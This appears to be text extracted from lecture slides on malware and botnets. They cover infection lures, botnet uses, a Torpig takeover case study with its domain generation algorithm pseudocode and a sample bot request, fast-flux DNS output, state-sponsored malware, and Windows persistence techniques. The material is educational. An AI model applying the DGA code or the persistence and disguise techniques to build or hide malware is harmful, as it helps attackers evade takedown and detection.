
"Attached is an important message for you" [Melissa virus, 1999]

"Open this message to see who loves you" [ILOVEYOU virus, 2000]

Human activity-related activation

Double-click, user login, insert USB stick, reboot, ...

Payload



Botnets

Networks of compromised hosts

Controlled remotely by an attacker

Used for malicious activities

Command and Control (C&C)



Centralized, P2P, web-based, ...

Early botnets: bots just join an IRC channel

Origin: benign IRC bots that perform automated actions

Push vs. pull model

Example: IRC vs. HTTP



Botnets: what for?

Spam relaying

DDoS (for hire)

Mass information/identity theft

Extortion (DoS, ransomware)

Spreading new malware

Malicious page proxying/hosting

Manipulating online polls/games

Click fraud

Adware affiliate programs

Phishing web servers

Bitcoin mining

...

~~How Much of Your Audience~~
Is Fake?




© Bloomberg

Some files are coded.


*To buy decoder mail: <user>@yahoo.com
with subject: PGCoder00000000032*

– Trojan.Gpcoder.C, 2005

Use Case: Torpig (trojan distributed as part of Mebroot MBR rootkit)



- 1: Victim visits malicious/infected website
- 2-4: Mebroot infection through a drive-by download attack
- 5: Mebroot downloads and installs Torpig
- 6: Torpig exfiltrates stolen data
- 7: Torpig downloads page templates to opportunistically launch man-in-the-browser attacks against banking websites



Torpig's man-in-the-browser phishing attack

DGA Botnets

What if the C&C server is gone?

Hardcoding domains or IP addresses in the bots id not a good idea

Domain Generation Algorithm

Resilient C&C communication: generate and contact new domains periodically

If a domain is not available, just move on to the next one

Torpig's DGA

Initial seed: current date

Weekly and daily domains

Hard-coded fallback domains
refreshed with each config file
received from the C&C server

```
def generate_domain(t, p):  
    if t.year < 2007:  
        t.year = 2007  
    s = scramble_date(t, p)  
    c1 = (((t.year >> 2) & 0x3fc0) + s) % 25 + 'a'  
    c2 = (t.month + s) % 10 + 'a'  
    c3 = ((t.year & 0xff) + s) % 25 + 'a'  
    if t.day * 2 < '0' || t.day * 2 > '9':  
        c4 = (t.day * 2) % 25 + 'a'  
    else:  
        c4 = t.day % 10 + '1'  
    return c1 + 'h' + c2 + c3 + 'x' + c4 +  
        suffix[t.month - 1]
```

Botnet Infiltration

Step 1: register future domains; Step 2: profit

Sample URL requested by a Torpig bot:

POST /**A15078D49EBA4C4E**/qxoT4B5uUFFqw6c...SZG1at6E0AaCxQg6nIGA

Corresponding unencrypted submission header:

ts=1232724990&ip=192.168.0.1:&sport=8109&hport=8108&os=5.1.2600&cn=United%20S
tates&nid=**A15078D49EBA4C4E**&bld=gnh5&ver=229

The availability of a unique bot ID allowed for an accurate estimation of the botnet's size

Previous studies relied on the number of unique IP addresses observed, which is less accurate

NAT → underestimation: *many bots behind the same IP address*

DHCP → overestimation: *the same bot uses many IP addresses*




Figure 5: New unique IP addresses per hour.




Figure 6: New bots per hour.

Activity observed through the hijacked C&C domains involved 1,247,642 unique IP addresses, but only 182,800 unique identifiers

Fast Flux

Goal: resilient malicious server hosting

Hide phishing and malware delivery sites behind an ever-changing network of compromised hosts acting as proxies

Harder to take down

One domain, many IP addresses

Periodic change in DNS responses, short TTL

Return only a few from a pool of many IPs

Usually belonging to compromised machines (“flux agents”)

In essence, a content distribution network using bots as proxies

DNS Lookup 1


;; ANSWER SECTION:

```
thearmynext.info. 600 IN A 69.183.26.53  
thearmynext.info. 600 IN A 76.205.234.13  
thearmynext.info. 600 IN A 85.177.96.105  
thearmynext.info. 600 IN A 27.129.178.13  
thearmynext.info. 600 IN A 24.98.252.230
```

DNS Lookup 2

;; ANSWER SECTION:

```
thearmynext.info. 600 IN A 213.47.148.82  
thearmynext.info. 600 IN A 213.91.251.16  
thearmynext.info. 600 IN A 69.183.207.99  
thearmynext.info. 600 IN A 91.148.168.92  
thearmynext.info. 600 IN A 195.38.60.79
```



Many other C&C possibilities...



Besides \$\$\$

Espionage, intelligence gathering, sabotage, ...

Nation-state level threats

Example: Stuxnet (2008)

Used multiple Windows 0days

Infiltrated and physically destroyed Iranian nuclear centrifuges

Other examples

Duqu: collection of malware modules, related to Stuxnet

PlugX: RAT targeting government-related institutions/industries

Regin: found in Belgacom, Belgium's largest telco

Flame: cyber espionage in Middle Eastern countries

Gauss: cyber-espionage toolkit based on Flame

...

Persistence

Startup folder and registry keys

Example: `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`

Browser helper objects (BHO)

Winlogon Notify: hook malware DLL as a handler that will be triggered by a given event

System services

Example: DLL injection into `svchost.exe` (Win32/Conficker)

Malware also often names its process “`svchost.exe`” (or other similar names) to disguise itself

Applnit DLLs

